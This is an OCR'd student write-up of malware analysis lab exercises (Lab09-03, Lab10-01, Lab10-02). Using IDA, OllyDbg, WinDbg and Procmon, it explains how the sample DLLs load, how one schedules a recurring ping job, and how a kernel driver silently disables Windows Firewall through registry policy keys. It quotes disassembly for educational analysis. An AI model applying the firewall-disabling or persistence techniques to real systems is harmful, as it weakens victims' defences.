
Upload the files in IDA freeware go to import there you will see all the library that are imported

In addition to these, if we examine calls to the WinAPI 'LoadLibraryA', we can find another 2 DLLs that are dynamically loaded into memory from the running program.

- DLL3.dll
- user32.dll




ii. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?
By opening these up in PE-bear, we're able to see that they all have an image base set to 0x10000000.



iii. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?

Because we know that DLL3.dll is dynamically loaded in we'll need to add a breakpoint after this loadlibrary call to check when all 3 are loaded into memory.


To view where these are in memory we can use ALT+M to view the programs memory. Note: These values will likely differ per run through or system.




In this instance the results are:

- DLL1: 0x10000000
- DLL2: 0x00150000
- DLL3: 0x00160000

iv. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?
Because this occurs prior to the breakpoint we previously set, we can get our first glimpse on what has happened by viewing the program output while it is at our breakpoint.



This appears to display an output of "DLL 1 mystery data", and then a number. By disassembling this in IDA we can get more information on what is happening.




Based on this we conclude that this is printing out the current processID of the process in which the DLL has been loaded into.

v. When *Lab09-03.exe* calls WriteFile, what is the filename it writes to?

To get this answer we need to look at both DLL2.dll, and Lab09-03.exe. In Lab09-03.exe we can see that this calls and moves the output into ebp+hObject before passing it a buffer of the characters “malwareanalysisbook.com” to write.

```
sub     esp, 1Ch
call    ds:DLL1Print
call    ds:DLL2Print
call    ds:DLL2ReturnJ
mov     [ebp+hObject], eax
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    17h             ; nNumberOfBytesToWrite
push    offset Buffer   ; "malwareanalysisbook.com"
mov     ecx, [ebp+hObject]
push    ecx             ; hFile
call    ds:WriteFile
mov     edx, [ebp+hObject]
push    edx             ; hObject
call    ds:CloseHandle
```

By examining DLL2.dll, and looking at the exported DLL2ReturnJ function, we can see that this returns a value stored under dword_1000B078. When we examine this we can see it is being assigned based on the DLLs Main method as a handle to a file with the name “temp.txt”.



Based on this we know that this writes “malwareanalysisbook.com” into a file called “temp.txt”.

vi. When *Lab09-03.exe* creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?
Ans Use IDA freeware software to find out.

If we look at this execution we can see that it passes 3 parameter items: JobID, Buffer, and Servername.


Buffer is called from the output of Dll3GetStructure which once again is determined by the DLLs main function.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
_DllMain@12 proc near

lpMultiByteStr= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h             ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFFh      ; cchMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax             ; lpMultiByteStr
push    0               ; dwFlags
push    0               ; CodePage
call    ds:MultiByteToWideChar
mov     dword_1000B0AC, offset WideCharStr
mov     dword_1000B0A0, 36EE80h
mov     dword_1000B0A4, 0
mov     byte_1000B0A8, 7Fh
mov     byte_1000B0A9, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
retn    0Ch
_DllMain@12 endp
```

```
; Exported entry   1. DLL3GetStructure

; Attributes: bp-based frame

public DLL3GetStructure
DLL3GetStructure proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_0]
mov     dword ptr [eax], offset dword_1000B0A0
pop     ebp
retn
DLL3GetStructure endp
```

f we examine the NetScheduleJobAdd function documentation we can see that buffer needs to be a pointer to an AT_INFO structure defining the job to submit.

By using IDA we can add in the AT_INFO structure and then apply this to dword_1000B0A0. After first adding it to the structures window:



By viewing dword_1000B0A0 in memory and clicking Edit > Struct Var to AT_INFO we can change this directly and make more sense of the data at hand.

```
lpMultiByteStr= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h             ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFFh      ; cchMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax             ; lpMultiByteStr
push    0               ; dwFlags
push    0               ; CodePage
call    ds:MultiByteToWideChar
mov     stru_1000B0A0.Command, offset WideCharStr
mov     stru_1000B0A0.JobTime, 3600000
mov     stru_1000B0A0.DaysOfMonth, 0
mov     stru_1000B0A0.DaysOfWeek, 7Fh
mov     stru_1000B0A0.Flags, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Based on this we can see that it will ping www.malwareanalysis every day at 3600000 milliseconds (60mins) past midnight (1am).

While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:
DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?
We already know what these are by the analysis conducted in previous questions. These are outputted from the values found in our relevant DLL files.


- DLL 1 mystery data 1: Process ID DLL is running under. (This was found in Question 4)
- DLL 2 mystery data 2: Handle ID for the Handle on file temp.txt. (This was found in Question 5).
- DLL 3 mystery data 3: Memory location of “ping www.malwareanalysisbook.com”. (This was found in Question 6).


Practical No. 4

a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys

i. Does this program make any direct changes to the registry?


By running procmon and filtering on reg set events related to the executable lab10-01, we can see that only one direct change to the registry has been recorded: HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed.





ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?

To do this we will need to setup a breakpoint using WindDbg in our VM and be analysing kernel operations using WinDbg on our host. First we need to determine where the breakpoint in our VM will be that calls the ControlService function.



Next, while running our VM with debugging enabled and connected to our host instance of WinDbg, we open this executable in WinDbg (in our VM) and set a breakpoint at this address.

```
nt!KiDpBreakWithStatusInstruction:
80527bdc cc              int     3
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 87
    Directory Object: e1001150  Name: Driver

    Hash Address  Type                    Name
    ---- -------- ----                    -----
     00  8a0fd3a8 Driver                  Beep
         8a20c3b0 Driver                  NDIS
         8a053438 Driver                  KSecDD
     01  8a0ad7d0 Driver                  Mouclass
         8a04ae38 Driver                  Raspti
         89e28de8 Driver                  es1371
     02  89e29bf0 Driver                  vmx_svga
     03  89e57b90 Driver                  Fips
         8a1f87b0 Driver                  Kbdclass
     04  89fe6f38 Driver                  VgaSave
         89ee6030 Driver                  NDProxy
         8a2a60b8 Driver                  Compbatt
     05  8a292ec8 Driver                  Ptilink
         8a31e850 Driver                  MountMgr
         8a2717e0 Driver                  wdmaud
     07  89e0d7a0 Driver                  dmload
         8a2b0218 Driver                  isapnp
         89e3c2c0 Driver                  swmidi
     08  8a28b948 Driver                  redbook
         8a1f75f8 Driver                  vmmouse
         8a0ed510 Driver                  atapi
     09  89e0ea08 Driver                  vmscsi
     10  89fe4da0 Driver                  IpNat
         8a0e3728 Driver                  RasAcd
         8a072d68 Driver                  PSched
```

SERVICE_CONTROL_STOP will call DriverUnload function.

kd> bu Lab10_01!DriverEntry


Lab10_01.sys is loaded. Use step out till you see this nt!IopLoadUnloadDriver+0x45.

kd> !object \Driver

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```
kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
    ObjectHeader: 89d3ad88 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbaf7e000 Void
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x89e3b630 Void
   +0x018 DriverExtension  : 0x89d3ae48 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbaf7e959     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xbaf7e486     void  +0
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
```

dt _DRIVER_OBJECT



Breakpoint

```
kd> p
Lab10_01+0x48d:
baf7e48d 56              push    esi
kd> p
Lab10_01+0x48e:
baf7e48e 8b3580e7f7ba    mov     esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494:
baf7e494 57              push    edi
kd> p
Lab10_01+0x495:
baf7e495 33ff            xor     edi,edi
kd> p
Lab10_01+0x497:
baf7e497 68bce6f7ba      push    offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c:
baf7e49c 57              push    edi
kd> du baf7e6bc
baf7e6bc  "\Registry\Machine\SOFTWARE\Polic"
baf7e6fc  "ies\Microsoft"
kd> t
Lab10_01+0x49d:
baf7e49d 897dfc          mov     dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0:
baf7e4a0 ffd6            call    esi
kd> t
nt!RtlCreateRegistryKey:
805ddafe 8bff            mov     edi,edi
```

RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro.

```
.text:00010486 loc_10486:                              ; DATA XREF: start-4B↓o
.text:00010486                 mov     edi, edi
.text:00010488                 push    ebp
.text:00010489                 mov     ebp, esp
.text:0001048B                 push    ecx
.text:0001048C                 push    ebx
.text:0001048D                 push    esi
.text:0001048E                 mov     esi, ds:RtlCreateRegistryKey
.text:00010494                 push    edi
.text:00010495                 xor     edi, edi
.text:00010497                 push    offset aRegistryMachin ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:0001049C                 push    edi
.text:0001049D                 mov     [ebp-4], edi
.text:000104A0                 call    esi ; RtlCreateRegistryKey
.text:000104A2                 push    offset aRegistryMach_0 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:000104A7                 push    edi
.text:000104A8                 call    esi ; RtlCreateRegistryKey
.text:000104AA                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:000104AF                 push    edi
.text:000104B0                 call    esi ; RtlCreateRegistryKey
.text:000104B2                 mov     ebx, offset aRegistryMach_2 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:000104B7                 push    ebx
.text:000104B8                 push    edi
.text:000104B9                 call    esi ; RtlCreateRegistryKey
.text:000104BB                 mov     esi, ds:RtlWriteRegistryValue
.text:000104C1                 push    4
.text:000104C3                 lea     eax, [ebp-4]
.text:000104C6                 push    eax
.text:000104C7                 push    4
.text:000104C9                 mov     edi, offset word_104EE
.text:000104CE                 push    edi
.text:000104CF                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:000104D4                 push    0
.text:000104D6                 call    esi ; RtlWriteRegistryValue
.text:000104D8                 push    4
.text:000104DA                 lea     eax, [ebp-4]
.text:000104DD                 push    eax
```

iii. What does this program do?

The malware creates a service Lab10-01 that calls the driver located at “c:\windows\system32\Lab10-01.sys”.we can examine the binary in question within IDA and see it creates a kernel service which is then used to stealthily update the registry to disable the Windows Firewall before being unloaded.

The following are the registry modification made by the driver.

- RtlCreateRegistryKey: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft

- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall

- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall \\DomainProfile

- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile

- RtlWriteRegistryValue:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewa ll\\DomainProfile – 0 (data)


- RtlWriteRegistryValue:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewa ll\\StandardProfile – 0 (data)

b-The file for this lab is Lab10-02.exe

i. Does this program create any files? If so, what are they?

By running this program and examining it with Procmon we can see that it creates a kernel driver and writes it to disk.


C:\Windows\System32\Mlwx486.sys



Process Name	PID	Operation	Path
Lab10-02.exe	1928	QueryNameInformationFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	QueryNameInformationFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\Prefetch\LAB10-02.EXE-01374CA7.pf
Lab10-02.exe	1928	CreateFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L
Lab10-02.exe	1928	ReadFile	C:\WINDOWS\system32\kernel32.dll
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\WINDOWS\system32\sortkey.nls
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\system32\Mlwx486.sys
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\system32
Lab10-02.exe	1928	CloseFile	C:\WINDOWS\system32
Lab10-02.exe	1928	WriteFile	C:\WINDOWS\system32\Mlwx486.sys
Lab10-02.exe	1928	CloseFile	C:\WINDOWS\system32\Mlwx486.sys


We can see the files are loaded.

By examining the imported functions of this binary using peview, we can see that it is likely going to examine the contents of its resource section and write a file to disk. This helps to confirm what we saw with Procmon.



Address	Length	Type	String
.rdata:004050EE	00000006	unic...	0P
.rdata:004050F5	00000008	C	(8PX\a\b
.rdata:004050FD	00000007	C	700WP\a
.rdata:0040510C	00000008	C	\b`h""
.rdata:00405115	0000000A	C	ppxxxx\b\a\b
